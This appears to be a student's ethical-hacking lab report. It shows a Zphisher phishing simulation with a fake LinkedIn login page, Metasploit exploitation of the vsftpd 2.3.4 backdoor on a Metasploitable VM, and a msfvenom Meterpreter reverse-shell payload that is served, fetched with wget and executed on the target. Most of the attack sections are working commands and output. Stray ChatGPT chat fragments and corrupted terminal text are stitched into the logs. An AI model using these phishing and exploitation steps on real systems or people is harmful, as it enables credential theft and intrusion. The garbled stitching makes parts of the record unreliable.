

## Week 4: Advanced Topics and Ethical Hacking

### 1. Phishing Using Zphisher

#### Task Description:

The goal was to use **Zphisher**, a phishing tool, to simulate phishing attacks and understand its working mechanism. Zphisher was identified as a powerful, open-source phishing tool available on GitHub.

#### Steps Performed:


1. Installed Zphisher on the Kali Linux machine using the following commands:



```
git clone https://github.com/htr-tech/zphisher  
cd zphisher  
bash zphisher.sh
```



A terminal window showing the steps to install Zphisher. It starts with cloning the repository, then listing the files in the directory, changing to the zphisher subdirectory, and finally running the zphisher.sh script.

```
(kali㉿kali)-[~/zphisher/zphisher]  
└─$ git clone https://github.com/htr-tech/zphisher.git  
Cloning into 'zphisher' ...  
remote: Enumerating objects: 1801, done.  
remote: Counting objects: 100% (336/336), done.  
remote: Compressing objects: 100% (85/85), done.  
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)  
Receiving objects: 100% (1801/1801), 28.68 MiB | 4.28 MiB/s, done.  
Resolving deltas: 100% (817/817), done.  
  
(kali㉿kali)-[~/zphisher/zphisher]  
└─$ ls  
auth Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher zphisher.sh  
  
(kali㉿kali)-[~/zphisher/zphisher]  
└─$ cd zphisher  
  
(kali㉿kali)-[~/zphisher/zphisher/zphisher]  
└─$ bash zphisher.sh
```

2. Selected a phishing template, such as the login page of LinkedIn.







- Searched the generated phishing link in the Kali Linux Firefox browser as a simulated victim.

The screenshot shows a Firefox browser window with several tabs open at the top. The active tab is for LinkedIn, displaying a 'Sign in' form. The URL in the address bar is <https://hd-beijing-farm-japanese.trycloudflare.com/login.html>. Below the URL, there are links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The LinkedIn sign-in form includes fields for 'Email or Phone' and 'Password', a 'Sign in' button, and social media sign-in options for Google and Apple. At the bottom of the page, there's a link to 'Join now'.

- Upon accessing the link and entering credentials, Zphisher captured the victim IP in its logs. It would have captured the input credentials as well, but since Kali Linux's Firefox browser has an advanced security protection system, it correctly identified the website as a phishing link and prevented the credentials from reaching the attacker's system.

The screenshot shows a Firefox browser window with a 'Suspected Phishing Site!' warning. The URL in the address bar is <https://hd-beijing-farm-japanese.trycloudflare.com/login.php>. The main content of the page is a large red warning message: '⚠ Suspected Phishing Site! This link has been flagged as phishing. We have blocked it for your safety.' Below this, there are two sections: 'What is phishing?' and 'What can I do?'. The 'What is phishing?' section provides a brief explanation of what phishing is. The 'What can I do?' section includes links for visitors ('If you're a visitor of this website') and website owners ('If you're the owner of this website').

```

└─(kali㉿kali)-[/home/kali/zphisher]
  PS> cd zphisher
    Cybersecurity Information Announcer
    └─(kali㉿kali)-[/home/kali/zphisher/zphisher]
      PS> ls
        Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher zphisher.sh

      └─(kali㉿kali)-[/home/kali/zphisher/zphisher]
        PS> cd auth
          Healthcare AI Chatbot.PPT
        └─(kali㉿kali)-[/home/kali/zphisher/zphisher/auth]
          PS> ls
            ip.txt
            SMOTE_Error_Categorical_Variables
            Understood_Let_me_know_if_you_need_further_assistance!
        └─(kali㉿kali)-[/home/kali/zphisher/zphisher/auth]
          PS> cat ip.txt
          IP: 49.206.118.85
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
          Message ChatGPT
          PS> ll
            No access to the best models

```

Step 6: Debugging Output  
If these steps don't work, provide the full Zphisher output or any additional errors for further troubleshooting.  
Let me know how it goes!

<https://hd-beijing-farm-japanese.trycloudflare.com/login.php>  
don't respond to this. I just need to paste this link here so that I can open it in my normal browser, the kali linux browser blocked this because it knew it is for phishing

Understood, Let me know if you need further assistance!

ChatGPT can make mistakes. Check important info.

### Findings:

The phishing attack successfully simulated a social engineering scenario, emphasizing the need for users to avoid clicking on suspicious links. This demonstrated how attackers can harvest sensitive credentials using spoofed login pages.

## 2. Exploiting the vsftpd Vulnerability

### Task Description:

This involved identifying and exploiting the vulnerability in the **vsftpd** service running on Metasploitable 2 using **nmap** and the **Metasploit Framework**.

### Steps Performed:

#### 1. Identifying the Vulnerability with Nmap:

Conducted a version scan to detect services and versions running on the target machine:

```
nmap -sV 172.16.191.130 -vv
```

### Result:

The scan revealed that vsftpd 2.3.4 was running on port 21, which is known to have a backdoor vulnerability.

```
root@kali:[/home/kali]
# nmap -sV 172.16.191.130 -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 03:48 EST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 03:48
Scanning 172.16.191.130 [1 port]
Completed ARP Ping Scan at 03:48, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:48
Completed Parallel DNS resolution of 1 host. at 03:48, 0.05s elapsed
Initiating SYN Stealth Scan at 03:48
Scanning 172.16.191.130 [1000 ports]
Discovered open port 22/tcp on 172.16.191.130
Discovered open port 23/tcp on 172.16.191.130
Discovered open port 3306/tcp on 172.16.191.130
Discovered open port 139/tcp on 172.16.191.130
Discovered open port 445/tcp on 172.16.191.130
Discovered open port 80/tcp on 172.16.191.130
Discovered open port 25/tcp on 172.16.191.130
Discovered open port 5900/tcp on 172.16.191.130
Discovered open port 53/tcp on 172.16.191.130
Discovered open port 111/tcp on 172.16.191.130
Discovered open port 21/tcp on 172.16.191.130
Discovered open port 1099/tcp on 172.16.191.130
Discovered open port 6667/tcp on 172.16.191.130
Discovered open port 514/tcp on 172.16.191.130
Discovered open port 8180/tcp on 172.16.191.130
Discovered open port 2049/tcp on 172.16.191.130
Discovered open port 8009/tcp on 172.16.191.130
Discovered open port 1524/tcp on 172.16.191.130
Discovered open port 5432/tcp on 172.16.191.130
Discovered open port 2121/tcp on 172.16.191.130
Discovered open port 513/tcp on 172.16.191.130
Discovered open port 512/tcp on 172.16.191.130
Discovered open port 6000/tcp on 172.16.191.130
Completed SYN Stealth Scan at 03:48, 1.37s elapsed (1000 total ports)

Step 6: Debugging Output
If these steps don't work, provide the full Zphisher output or any additional errors for further troubleshooting.
Let me know how it goes!
Message ChatGPT

File Actions Edit View Help
root@kali:[/home/kali]
Discovered open port 5432/tcp on 172.16.191.130
Discovered open port 2121/tcp on 172.16.191.130
Discovered open port 513/tcp on 172.16.191.130
Discovered open port 512/tcp on 172.16.191.130
Discovered open port 6000/tcp on 172.16.191.130
Completed SYN Stealth Scan at 03:48, 1.37s elapsed (1000 total ports)
Initiating Service scan at 03:48
Scanning 23 services on 172.16.191.130
Completed Service scan at 03:48, 11.23s elapsed (23 services on 1 host)
NSE: Script scanning 172.16.191.130.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:48
Completed NSE at 03:48, 0.24s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:48
Completed NSE at 03:48, 0.07s elapsed
Nmap scan report for 172.16.191.130
Host is up, received arp-response (0.023s latency).
Scanned at 2025-01-19 03:48:15 EST for 13s
Not shown: 977 closed tcp ports (reset)
```

```

root@kali:~/home/kali
File Actions Edit View Help
Scanned at 2025-01-19 03:48:15 EST for 13s
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp        syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh        syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2 .0)
23/tcp    open  telnet     syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp       syn-ack ttl 64 Postfix smtpd
53/tcp    open  domain     syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http       syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind   syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbnd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec      syn-ack ttl 64 netkit-rsh rexecd
513/tcp   open  login     syn-ack ttl 64
514/tcp   open  tcpwrapped syn-ack ttl 64
1099/tcp  open  java-rmi  syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  bindshell  syn-ack ttl 64 Metasploitable root shell
2049/tcp  open  nfs       syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp       syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql     syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc       syn-ack ttl 64 VNC (protocol 3.3) don't work, provide the full Zphisher output or any additional errors for further analysis
6000/tcp  open  X11      syn-ack ttl 64 (access denied) nothing
6667/tcp  open  irc       syn-ack ttl 64 UnrealIRCd
8009/tcp  open  ajp13    syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http     syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix , Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
Raw packets sent: 1002 (44.072KB) | Rcvd: 1001 (40.120KB)

```

## 2. Exploiting the Vulnerability with Metasploit:

Used the Metasploit Framework to exploit the vulnerability:

- Launched Metasploit:

`msfconsole`

```

root@kali:~/home/kali
File Actions Edit View Help
└─[root@kali]─[~/home/kali]
# msfconsole
Metasploit tip: You can use help to view all available commands
Exploit Tool: Metasploit
...[metasploit v6.4.44-dev]
+ -- --=[ 2486 exploits - 1281 auxiliary - 393 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/

```

- Loaded the vsftpd module:

`use exploit/unix/ftp/vsftpd_234_backdoor`

```

File Actions Edit View Help
100000;MM 0000;MM:0000;MM 00000L
;0000;MM 0000;MM:0000;MM,000;
.d000;WM 00000cccx0000;MX x00d.
Medium:k01'M 0000000000000000 M'dok,
:kk;.0000000000000000;Ok;
;koooooooooooo0000000000000000k:Exploit Tool: Metasploit
,x000000000000x,
.l0000000l. Commands:
,d0d,
.

      =[ metasploit v6.4.44-dev
+ -- --=[ 2486 exploits - 1281 auxiliary - 393 post
+ -- --=[ 1463 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
#  Name
- 0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 

```

```

File Actions Edit View Help
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Medium
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
Exploit tool: Metasploit
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name   Current Setting  Required  Description
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21       yes       The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 

```

- o Set the target IP and other options:

```
set RHOSTS 172.16.191.130
run
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.191.130
RHOSTS => 172.16.191.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.191.130:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.191.130:21 - USER: 331 Please specify the password.
[+] 172.16.191.130:21 - Backdoor service has been spawned, handling ...
[+] 172.16.191.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.191.128:41653 → 172.16.191.130:6200) at 2025-01-19 23:31:17 -0500

```

- Gained a shell on the target machine as indicated by the UID: uid-0(root) gid-0(root).

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.191.130:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.191.130:21 - USER: 331 Please specify the password.
[+] 172.16.191.130:21 - Backdoor service has been spawned, handling ...
[+] 172.16.191.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.16.191.128:36795 → 172.16.191.130:6200) at 2025-01-20 01:25:05 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a
          inet addr:172.16.191.130 Bcast:172.16.191.255 Mask:255.255.255.0
          inet6 addr: fd62:f079:e174:1:20c:29ff:fe:fa:dd2a/64 Scope:Global
            inet6 addr: fe80::20c:29ff:fe:fa:dd2a/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:236928 errors:238 dropped:304 overruns:0 frame:0
              TX packets:162498 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:17458512 (16.6 MB) TX bytes:16834051 (16.0 MB)
              Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:16741 errors:0 dropped:0 overruns:0 frame:0
            TX packets:16741 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:8333677 (7.9 MB) TX bytes:8333677 (7.9 MB)

[*] Upgrade plan: 1 package(s) to upgrade on this system. Let me know if you need additional details or refinements!

```

## Findings:

The vsftpd backdoor vulnerability was successfully exploited, providing root access to the Metasploitable 2 machine. This highlighted the risks of using outdated and vulnerable software.

## 3. Maintaining Persistence

### Upgrading to a Meterpreter Session

#### 1. Generating the Meterpreter Payload:

On the Kali machine, generated a custom Meterpreter payload using msfvenom:

```
sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.191.128
LPORT=4444 -f elf > /tmp/myscript.elf
```

#### 2. Hosting the Payload:

Used Python's HTTP server to host the payload, making it accessible to the target machine:

```
python3 -m http.server 80
```

```

kali@kali: ~
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.191.128 LPORT=4444 -f elf > /tmp/myscript.elf

[!] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[!] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes 31337
Final size of elf file: 207 bytes
https://metasploit.com

└─$ msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.16.191.128
LHOST => 172.16.191.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.191.128:4444

```

### 3. Downloading the Payload on the Target Machine:

Used the shell or backdoor you've established, download the payload to the target:

```
wget http://172.16.191.128/myscript.elf -O /tmp/myscript.elf
```

```

PS> kali@kali: /home/kali
File Actions Edit View Help
[*] Found shell.
[*] Command shell session 1 opened (172.16.191.128:39813 → 172.16.191.130:6200) at 2025-01-21 03:50:53 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a
          inet addr: 172.16.191.130 Bcast:172.16.191.255 Mask:255.255.255.0
          inet6 addr: fd62:f079:e174:1:20c:29ff:fe:dd2a/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:240399 errors:238 dropped:304 overruns:0 frame:0
          TX packets:163683 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17860252 (17.0 MB) TX bytes:16988201 (16.2 MB)
          Cybersecurity Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:21827 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21827 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10842865 (10.3 MB) TX bytes:10842865 (10.3 MB)

wget http://172.16.191.128/myscript.elf
--01:30:16-- http://172.16.191.128/myscript.elf
           ⇒ `myscript.elf.2'
Connecting to 172.16.191.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

```

```
chmod +x /tmp/myscript.elf
```

#### 4. Executing the Payload:

Ran the payload to establish a Meterpreter session:

```
./myscript.elf
```

A screenshot of a terminal window titled "PS> kali@kali:/tmp". The terminal shows the command `./myscript.elf` being run, which creates a new session. The session information is displayed, including the session ID, LHOST, and LPORT. The terminal then prompts for interaction with the session.

```
PS> ./myscript.elf
[*] Started reverse TCP handler on 172.16.191.128
[*] Sending stage (1017704 bytes) to 172.16.191.128
